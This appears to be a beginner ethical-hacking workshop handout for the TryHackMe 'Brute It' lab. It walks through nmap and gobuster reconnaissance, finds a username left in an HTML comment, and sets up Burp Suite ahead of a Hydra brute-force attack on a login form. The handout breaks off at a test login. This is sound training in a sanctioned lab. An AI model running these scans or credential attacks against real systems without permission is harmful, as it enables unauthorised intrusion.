


Saihat's Beginner's Ethical Hacking Workshop – Featuring TryHackMe Password Attack Edition


Pre-Workshop Setup

Please complete these steps before the workshop begins:

1. Navigate to the following URL in your web browser:
<https://tryhackme.com/>
(register for an account if you do not already have one)
2. Click the 'Login' button at the top-right portion of the webpage, then input your login details.
3. Navigate to the Inclusion room at the following URL:
<https://tryhackme.com/room/bruteit/>
(if you are currently in the Room Tutorial, you can navigate away from that page to the URL above)
4. Click the **green** “Join Room” button located inside the light blue bar near the top of the page.



NOTE: Please do NOT click on the green 'Start Machine' button or the blue 'Start AttackBox' button on the page until instructed to do so by the workshop's host.





Overview

During the workshop we will perform a guided tutorial of one of the basic modules (called “rooms”) hosted on the TryHackMe website. The workshop will consist of

1. Starting up the Testing Virtual Machine (VM) and the AttackBox VM.
2. Using tools on the AttackBox to scan and inspect the Testing machine's webpage.
3. Compromising the Testing machine after a vulnerability is discovered.
4. Finding a way to escalate our user privileges on the Testing machine.
5. Using the discovered privilege escalation technique to gain Super User privileges.
6. Capturing the objective flag file using Super User privileges.

When the workshop begins, the class will have roughly one hour to finish these tasks and complete the room.

Using the AttackBox

The AttackBox is a Linux Virtual Machine, and the Desktop view is similar to the Desktop environments of Windows or Macs. For the workshop, you will mainly work inside of a Terminal window, which is a command-line interface (CLI). There is a Desktop shortcut icon for starting new Terminal windows, and you should start a new Terminal window after dismissing the Welcome screen (by pressing the Enter key).

Using the Terminal

A terminal only accepts typed commands as input and can be intimidating to new users. If, at any time the terminal becomes unresponsive to your commands, you should close the Terminal window and start a new Terminal.

Workshop Completion Flow

When the host instructs you to begin, please begin Part 1 of the workshop process and follow along with the host's instructions. If, at any point, you fall behind, you can refer to this document to help catch up.


Part 1

Objective - Room and Machine Setup

Step 1 - Press the blue 'Start AttackBox' button at the top of the webpage.

Step 2 - Press the green 'Start Machine' button located at the top right corner of the Task 1 section.

Step 3 – Wait for 60-90 seconds while the virtual machines initialize. The exercise will be ready when you see the following in your AttackBox desktop:



```
Terminal
File Edit View Search Terminal Help
01

This machine can access other machines you deploy on TryHackMe.

Please keep in mind the following:
1. Pentesting any target that is not deployed by you on TryHackMe is prohibited.
2. You are solely responsible for your actions.
3. This machine expires. Check TryHackMe to ensure you still have time left.
4. Once this machine is terminated, all data will be lost.

View the changes made to the AttackBox: https://help.tryhackme.com/106142-my-machine/tryhackme-attack-machine#changelog


Usage Instructions:
1. Tools are located in /root/Desktop/Tools & /opt/
2. Websells are located in /usr/share/websells
3. Wordlists are located in /usr/share/wordlists
4. To use Empire & Starkiller, read the following file: /root/Instructions/empire-starkiller.txt

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close.
```

CAUTION


After starting the Attackbox, there is a button at the bottom of the Attackbox desktop that allows you to shut down the Attackbox. As free users of TryHackMe are only allowed to use the AttackBox once a day for a maximum of 60 minutes, if you shut down the AttackBox, you will no longer be able to participate in the workshop unless you register an additional account at TryHackMe.



Part 2

Objective - Answer the Task 1 Question


Step 1 – In the TryHackMe webpage, answer the question under the Task 1 header:



Part 3

Objective – Add Target IP to AttackBox Hosts File for Convenience

Step 1 - Open a Terminal on your AttackBox by clicking on the 'Terminal' shortcut icon (at the top of the Attack Desktop beside the orange Firefox icon)



Step 2 - Take note of the IP address of the VM created by the room (left side of screen, under the red

Active Machine Information banner)

Active Machine Information			
Title	IP Address	Expires	<div>? Add 1 hour</div>
Brute It	10.10.10.10	58m 35s	<div>Terminate</div>

Step 3 - enter the following command in your terminal window, substituting <IP_ADDRESS> with the IP address for your room:

```
echo "<IP_ADDRESS> bruteit.thm" >> /etc/hosts
```

Step 4 – Check that our command processed properly by entering the following command:

```
cat /etc/hosts
```

```
root@ip-10-10-191-211: ~
File Edit View Search Terminal Help
root@ip-10-10-191-211:~# echo "10.10.10.10 bruteit.thm" >> /etc/hosts
root@ip-10-10-191-211:~# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    tryhackme.lan  tryhackme

# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.10.10.10 bruteit.thm
root@ip-10-10-191-211:~#
```

CONTEXT

By adding this entry to the **AttackBox's hosts** file we have assigned the address **bruteit.thm** to our target's IP, meaning that we can use **bruteit.thm** in our web browser or any of our scanning programs. The Linux **cat** command is used to read files, and in this case we read the hosts file in the **/etc** directory to check whether or not we were able to successfully add an entry to it.

Part 4

Objective - Enumerate Open Ports on Target Host

Step 1 – In your **AttackBox** terminal window, use the **Nmap** program to determine open network ports on the target. Input the following command:

nmap -sV -T4 -F bruteit.thm

```
root@ip-10-10-8-201:~# nmap -sV -T4 -F bruteit.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-27 22:45 BST
Nmap scan report for bruteit.thm (10.10.88.173)
Host is up (0.062s latency).
Not shown: 98 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:38:2B:F8:AD:0B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

CONTEXT

Nmap is a program that is used in computer networking environments to determine which machines on the network are “live” and which services they have open. By default, Nmap returns the type of the services it finds. We use the -sV option to return the versions of the services we find, the -T4 option to run the scans faster, and the -F option to scan only the top 100 most common network ports. The notable ports/services we will attack are the following:

22 / SSH – Remote Login Service

80 / HTTP – Webpage Service

Part 5

Objective – Enumerate the Webserver Directories

Step 1 – In the terminal window, run the GoBuster web directory scanning program against the **bruteit.thm** machine with the following command:

gobuster dir -t 20 -u bruteit.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```

root@ip-10-10-191-211:~# gobuster dir -t 20 -u bruteit.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://bruteit.thm
[+] Threads:      20
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2021/06/24 23:51:36 Starting gobuster
=====
/admin (Status: 301)
/server-status (Status: 403)
=====

```

CONTEXT

GoBuster is a “directory busting” program, which makes many HTTP requests to a webserver in order to determine whether or not directories or files with certain names exist on the server. Running Gobuster with the -t flag allows us to run the program faster. The names of the directories come from a list of common web directory names (**directory-list-2.3-medium.txt**).

The “admin” directory is worthy of investigation, because it may be an administrator section of the website.

Part 6


Objective – Answer the Task 2 Questions

Step 1 – In the TryHackMe webpage, answer the questions under the Task 2 header. Questions 1 to 4 can be answered using the output from the previous Nmap command, and question 5 can be answered using the output from the previous Gobuster command.

Part 7

Objective – Open a Web Browser Session to Investigate the Webserver

Step 1 – Start an instance of Firefox by clicking on the desktop shortcut in your AttackBox (at the top of the AttackBox desktop (orange icon))




Step 2 - Navigate to the following URL in the web browser:

<http://bruteit.thm/admin/>

NOTE: If the webpage seems take a long time to load, click on the button to the left of the Home button and that should fix the problem.





Step 3 – Look at the webpage source for this webpage:

view-source:http://bruteit.thm/admin/

A screenshot of a web browser window showing the source code of the Admin Login Page. The address bar shows 'view-source:http://bruteit.thm/admin/'. The source code is displayed in a dark-themed editor. The code includes HTML tags for a password input field and a login button. A comment at the bottom of the body states: 'Hey john, if you do not remember, the username is admin -->'. The word 'admin' is highlighted with a red box.

```
19         <label>PASSWORD</label>
20         <input type="password" name="pass">
21
22         <button type="submit">LOGIN</button>
23     </form>
24 </div>
25
26 <!-- Hey john, if you do not remember, the username is admin -->
27 </body>
28 </html>
29
```

CONTEXT


Accessing the **/admin/** directory leads us to a web directory that appears to have an admin login page.

If we inspect the webpage source, we see that there's a comment left in the HTML code that indicates a valid username. We can use this username in an online credential attack using the Hydra program.

Part 8

Objective – Activate the Web Proxy in Firefox

Step 1 – in the Firefox window enter the click on the orange **FoxyProxy** icon illustrated in the screenshot below, then click the Burp (for all URLs) option, then click on the **FoxyProxy** icon again to close the window:




CONTEXT

In order to perform a web form brute force attack with Hyrda, we need to research a few different parameters for the Hydra program. We can determine those parameters by sending the web form request through Burp Suite, which is a web application security tool. Use of Burp Suite requires the web traffic to go through a proxy, so we're configuring the connection through Firefox here.


Part 9



Objective – Open the Burp Suite program

Step 1 – in the AttackBox desktop, click on the **Applications** button on the upper-left of the desktop, then click **Other**, then **Burp Suite Community Edition**:



Step 2 – When the program starts, click on the **Next** button in the lower-right corner of the window, then the **Start Burp** button in the next window, then the **OK** button in the next window.





CONTEXT

Now that we have the proxy in Firefox and Burp Suite setup, we can try a test login to the web page and have Burp intercept the request.

Part 10

Objective – Send a Test Login to the Burp Suite

Step 1 – in Firefox fill in the following information in the Login form:

USERNAME: **admin**
PASSWORD: **test**

Step 2 – click on the **LOGIN** button

LOGIN

USERNAME


admin

PASSWORD

